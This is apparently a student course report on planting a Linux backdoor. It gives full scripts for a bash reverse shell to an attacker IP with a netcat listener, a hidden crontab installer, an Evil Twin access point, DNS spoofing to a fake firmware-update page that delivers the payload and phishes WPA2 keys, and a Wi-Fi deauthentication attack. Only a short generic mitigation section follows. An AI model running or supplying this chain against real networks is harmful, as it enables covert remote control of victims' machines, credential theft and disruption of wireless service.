Austin Cari

Julian Keller

Ben Eavenson

Tyler Higgins

CS 425 Final Report

## *Background*

The purpose of this report is to address the possible routes through which one’s computer may be compromised by a backdoor program. This report will accomplish this by investigating the viability of placing a backdoor program on a target machine via a ‘Man-in-the-Middle’ attack, an ‘Evil Twin’ attack, and general social engineering techniques. An example of how to create a simple backdoor program will also be provided.

A backdoor is a covert method of entry onto a device that can take many forms. Some are hidden inside legitimate programs through injection (Shellshock) or a program that appears legitimate was designed with malicious intent in mind. Others are entire programs themselves, downloaded covertly onto a machine, and some backdoors exploit other vulnerabilities in operating systems and hardware. As cloud computing and the Internet of Things (IoT) continues to grow and integrate itself with more devices, backdoors and illegal points of entry into a network become easier with more insecure devices connected to it. An attacker can infiltrate an entire network of devices by attacking the weakest link.[2]

## *Vulnerability*

Our investigation consisted of attempting to create a simple backdoor program that could be used to gain remote access to a target machine at will, and finding a way to deliver the payload to the victim’s machine. To narrow the scope of the project, we decided to specifically target a machine running a Linux OS.

### *The Payload*

To implement a reasonable approach to infiltrating a victim’s device, our group decided to create a reverse shell. This is a bash script that is run on the target machine. This approach allows the attacker to remain undetected by the victim since we can redirect the file descriptors 0, 1 and 2 to the attacker’s machine while the reverse shell runs in the background. This technique allows the attacker to run commands and see the victim’s output remotely[1]. In order to connect to the reverse shell, we must be running a program such as netcat to listen for a TCP/IP connection on the port that should be attacked. It was decided to use port 4444, and the payload was created by echoing stdout to shell.cgi.

|  |
| --- |
| echo "/bin/bash -i >& /dev/tcp/192.168.0.xxx/4444 0<&1" > shell.cgi  chmod 777 shell.cgi |

***Fig 1:*** *Commands to create an executable reverse shell program on the target machine.*

The explanation of the payload is as follows;

* /bin/bash -i
  + This launches a bash shell. The -i flag makes it interactive.
* >& /dev/tcp/192.168.0.xxx/4444
  + This redirects stdout and stderr to port 4444 on the machine located at 192.168.0.xxx. The xxx would need to be replaced with the actual value of the hacker’s ip address.
* 0<&1
  + This redirects stdin to the location of stdout, which would now be the hacker’s machine.

Since we want just about anyone to be able to run the payload so it will work properly, we set it’s permissions to be as public as possible, giving it all 9 file permission bits.

|  |
| --- |
| nc -l 4444 |

***Fig 2:*** *The command to start netcat listening on the hacker’s machine at port 4444*

If netcat is running on port 4444 on the attacker’s machine, then when the reverse shell is run it will connect to the hacker’s machine. However the attacker cannot initially run the script remotely by themselves. Cron is a built-in linux tool that allows the scheduling of commands to be run at regular intervals. By setting up the target’s crontab to run our reverse shell once every minute, we can now connect to the target machine without having to run the shell manually. This does limit the attack and payload to solely linux machines and servers, but they are very popular platforms and constitute a large pool of devices.

The following script is the payload that will be delivered to a victim’s device. The script creates a hidden directory in the Home directory where we store the payload contents. We create the reverse shell script and set its permissions to 777 using chmod. Finally, we use crontab to execute the reverse shell script every minute, so that the attacker can enter the device whenever they want. There are a few flaws with this approach. If the user is checking for hidden folders, they will be able to find the payload very easily. Secondly, the payload contains in plaintext the IP address of the attacker, which they could use themselves or turn over to police. And thirdly, they’ll be able to see the process running every minute if they use a linux utility like ps.

|  |
| --- |
| #!/bin/bash  mkdir ~/.totallyNotAVirus  cd ~/.totallyNotAVirus  touch shell.cgi echo "/bin/bash -i >& /dev/tcp/192.168.0.xxx/4444 0<&1" > shell.cgi chmod 777 shell.cgi  touch temp crontab -l > temp echo "\* \* \* \* \* ~/.totallyNotAVirus/shell.cgi" >> temp crontab temp rm temp |

***Fig 3:*** *Malicious script that installs the payload on the victim’s device and runs the script every minute using crontab.*

The synopsis of the crontab commands is as follows:

* crontab -l > temp
  + This line outputs the target’s current crontab to a temporary file.
* echo “\* \* \* \* \* ~/.totallyNotAVirus/shell.cgi” >> temp
  + This line appends a new line to the temporary file describing when the system should automatically run our reverse shell. The first portion of the echoed line, “\* \* \* \* \*”, consists of 5 wildcards that indicate the following program should be run every minute of every hour of every day of every month, and every day of the week.
* crontab temp
  + This line loads our temporary file as the new crontab.

### *Delivering the payload*

Multiple methods were investigated for the delivery of the payload script. The first attempt that was tried was to create a Man-in-the-Middle attack and to inject our payload into incoming packets. This involves intercepting network traffic without a user realizing they’re being spied on, and begin to mine, manipulate, or destroy their internet traffic. All traffic to and from the victim passes through the attacker’s machine, allowing them to do whatever they wish with it. Since packet loss is fairly common and because normal everyday users of computers do not monitor their traffic regularly, it was a good first idea to try and infect a victim’s machine.

Our solution is a variant of a Man-in-the-Middle attack, an Evil Twin attack. This type of hack involves mimicking the SSID of a wireless access point (WAP) to trick the target into connecting to the attacker’s network.[3]

A set of scripts was created, designed to be executed on the attacker’s machine to set up the attack. A sequence of 6 scripts follow to correctly set up an Evil Twin access point that victims will connect to.

### ***0-setup.sh***

|  |
| --- |
| #! /bin/bash  UPDATE=false #SECTION 1 if [ "$UPDATE" = true ]; then  sudo apt-get update  sudo apt-get install dnsmasq dsniff mariadb-server   git clone https://github.com/trustedsec/social-engineer-tookit/setoolkit/ cd setoolkit pip3 install Cython pip3 install -r requirements.txt python3 setup.py fi  #SECTION 2 echo -e "Configuring dnsmasq" mkdir config touch config/dnsmasq.conf echo "interface=at0 dhcp-range=10.0.0.10,10.0.0.250,12h dhcp-option=3,10.0.0.1 dhcp-option=6,10.0.0.1 server=8.8.8.8 log-queries log-dhcp listen-address=127.0.0.1" > config/dnsmasq.conf  #SECTION 3 COUNT=$(grep -c "unmanaged-devices:mac=AA:BB:DD:EE:FF, A2:B2:C2:D2:E2:F2" /etc/NetworkManager/NetworkManager.conf) if [ $COUNT -eq 0 ]; then  echo -e "Configuring NetworkManager"  echo " [keyfile] unmanaged-devices:mac=AA:BB:CC:DD:EE:FF, A2:B2:C2:D2:E2:F2" >> /etc/NetworkManager/NetworkManager.conf fi |
|  |

***Fig 4: 0-setup.sh, a script that installs and configures any updates prior to the attack.***

An explanation of 0-setup.sh follows:

* Section 1
  + First we check if we need to download and install any updates to the software we are using to set up our evil twin.
  + If an update is required, we will ensure everything is up to date.
  + Our current implementation does not require mariadb-server, but it is required if we wish to expand our project to keep a database of passwords.
* Section 2
  + Here we configure dnsmasq, the program that we are using for Domain Name Service (DNS) - the service that maps URLs to IP addresses, and Dynamic Host Control Protocol (DHCP) - the protocol that assigns devices IP addresses when they connect to a network.
  + We supply parameters that limit what addresses are available, which address should act as the default gateway - where traffic bound for the internet is sent, and the address of the DNS server we wish to use.
* Section 3
  + This portion is to ensure that conflicts between the NetworkManager and airmon-ng (the sniffing software we are using) are resolved.
  + Note: A2:B2:C2:D2:E2:F2 should be replaced with the actual MAC address of the wireless adapter being used.

### ***1-launch-ap.sh***

|  |
| --- |
| #! /bin/bash  WLAN=wlan1 MON=mon WLANMON=$WLAN$MON ESSID=zzzz CHANNEL=11  # Enable the wireless adapter echo -e "Enabled $WLAN" Ifconfig $WLAN up  # Create the monitor network interface echo -e "Creating $WLAN monitor interface" airmon-ng start $WLAN  # start up the Evil Twin access point echo -e "starting evil twin" airbase-ng -e $ESSID -c $CHANNEL $WLANMON |

***Fig 5: 1-launch-ap.sh, a script that starts up our access point.***

Some things to note about 1-launch-ap.sh:

* To determine the value to use for WLAN and CHANNEL, iwconfig should be run to see how the wireless adapter being used is configured.
* MON is set to mon to put the adapter into monitor mode.
* ESSID should be set to the SSID of the wireless network that the attacker wishes to twin.

At this point, the Evil Twin Access point should be up, but isn’t actually providing any internet service. The next script bridges our evil twin network to a second network that acts as a default gateway.

### ***2-bridge.sh***

|  |
| --- |
| #! /bin/bash BRIDGE=wlan0  # Give the evil twin access to the internet echo -e "Configuring at0 interface" ifconfig at0  # Give at0 an ip address ifconfig at0 10.0.0.1 up  # route all traffic through at0 echo -e "Bridging $BRIDGE" iptables --flush iptables --table nat --append POSTROUTING --out-interface $BRIDGE -j MASQUERADE iptables --append FORWARD --in-interface at0 -j ACCEPT iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.1:80 iptables -t nat -A PREROUTING -j MASQUERADE  # enable port forwarding echo -e "Enabling port forwarding" echo 1 > /proc/sys/net/ipv4/ip\_forward  # launch DHCP service dnsmasq -C config/dnsmasq.conf -d |

***Fig 5: 2-bridge.sh, a script that bridges our evil twin to another network with internet access.***


Note that the network interface is given an IP address of 10.0.0.10. This is the address that was specified earlier as the default gateway for the evil twin network, as configured in **0-setup.sh (Fig 4)**. Iptables are then used to describe how traffic is to be routed through the network. The final command launches dnsmasq to run as a daemon and handle the DHCP and DNS for the network whilst outputting all client traffic to the terminal.

At this point, we considered the use of a captive portal and social engineering to trick the target user into downloading our file. A captive portal is a web page that acts as a sort of mandatory checkpoint that one must interact with before continuing to the internet when connecting to most public wifi APs. They are commonly used at restaurants and hotels for the purpose of showing potential users the terms and conditions of using their wifi. A hacker could repurpose this for downloading malware onto a target machine.

While we weren’t able to set up a true captive portal, we found that we could use DNS spoofing to send targets to a site of our creation, from which they might download our payload. The next script sets up an apache webserver to host our site.

### ***3-startserver.sh***

|  |
| --- |
| #!/bin/bash  file=/var/www/html/index.html echo "Copying index.html & script.js" if [ -f "$file" ]; then   sudo mv /var/www/html/index.html /var/www/html/index.html.old fi  file2=/var/www/html/script.js echo "Copying index.html & script.js" if [ -f "$file2" ]; then  sudo mv /var/www/html/script.js /var/www/html/script.js.old fi  sudo cp ../site/index.html ..site/script.js /var/www/html echo "Files copied!"  echo "Starting Apache server..." sudo etc/init.d/apache2 start echo "Apache started!" |

***Fig 6: 3-startserver.sh, a script that launches an apache webserver hosting our malicious website.***

***Fig 7: A screenshot of the landing page where the payload will be downloaded.***

This website was created to purposefully trick illiterate technology users, who don’t understand the menus and buttons and security flaws of computers that well. The goal is to fool the target into thinking that their router wants them to install a firmware update on their machine, which is a very important piece of hardware in order to keep browsing the internet. This firmware update will actually be our payload script, which will be downloaded to the target machine when the target clicks submit. There is also a form that could be used to fool the target into providing us with their WPA2 key.

### ***4-spoof.sh***

|  |
| --- |
| #!/bin/bash  #addresses to spoof #be sure to use a tab between ip and domain name #redirect url echo " 127.0.0.1 example.com " > config/dnsspoof.conf  dnsspoof -i at0 -f config/dnsspoof.conf |

***Fig 8: 4-spoof.sh, a script that sets up and runs a program to begin DNS spoofing on our network.***

In 4-spoof.sh, we choose to redirect traffic to 127.0.0.1, which is localhost, currently hosting our malicious site. Targets can be redirected from any site provided in this script, as long as it isn’t an HTTPS site. All that remains is to kick the target off of their network so that they connect to the Evil Twin. This can be done via a deauthorization attack.

### ***5-deauth.sh***

|  |
| --- |
| #!/bin/bash  BSSID=20:4E:7F:00:6D:E2 INTERFACE=wlan1mon REQUESTS=0 #infinite  aireplay-ng --deauth 0 -a $BSSID $INTERFACE --ignore-negative-one |

***Fig 9: 5-deauth.sh, a script that performs a deauthorization attack on the access point specified by the MAC address given to BSSID.***

## *Mitigation*

Remember that your network is only as strong as its weakest link. If you have any wifi or bluetooth enabled devices on the outside of your home (cameras, garage openers, smart sprinklers) make sure to monitor their use and read the user’s manual that comes with many electronic devices. While outdoor devices are the most vulnerable, make sure to monitor your indoor appliances too (thermostats, refrigerators, lightbulbs). If you own an Alexa, Google Home or other home assistant device, take some time to sit down and thoroughly read through the security settings on your devices.

In order to protect your more important devices (mobile phones, computers, tablets) install a VPN service to hide your IP from external connections. Keep a list of three to five passwords, or variants of the same one or two passwords that are impossible to guess. Never click on suspicious links that you don’t trust. There are trusted anti-virus software packages like MalwareBytes, Norton or McAfee anti-virus. These software solutions can scan your computer for malicious programs or files that can go unnoticed to the untrained/ignorant user. Viruses or backdoors may trigger string matches, be taking up more memory than other processes, or trying to access data or tools it shouldn’t be using, and commercial software solutions to these kinds of breaches are invaluable tools.

Most importantly, however, is to be a mindful user. Delete old programs or files that are no longer needed on your device. Check the permissions that you grant to apps and delete accounts to websites and services you no longer use (forums, newsletters and online games). You can check if your email has been leaked by going to <https://haveibeenpwned.com/>. If your email appears in a dump of emails that have been illegally or accidentally leaked to the public or the highest bidder, HaveIBeenPwned can tell you when and where the leak occurred. If you find your email on this site, you should change your password and security options immediately.

## Sources

[1] Pattnaik, A. (2019, May 14). Shellshock Attack on a remote web server. Retrieved April 20,  
 2020, from <https://medium.com/@hackbotone/shellshock-attack-on-a-remote-web-server-d9124f4a0af3>

[2]7 Tips to Protect Your Smart Home from Hackers. (2020, January 13). Retrieved April 21, 2020, from  
 <https://www.safety.com/how-to-protect-smart-home-from-hackers>

[3]Yang C., Gu G. (2013) Security in Wireless Local Area Networks. In: Wireless Network Security. Springer, Berlin, Heidelberg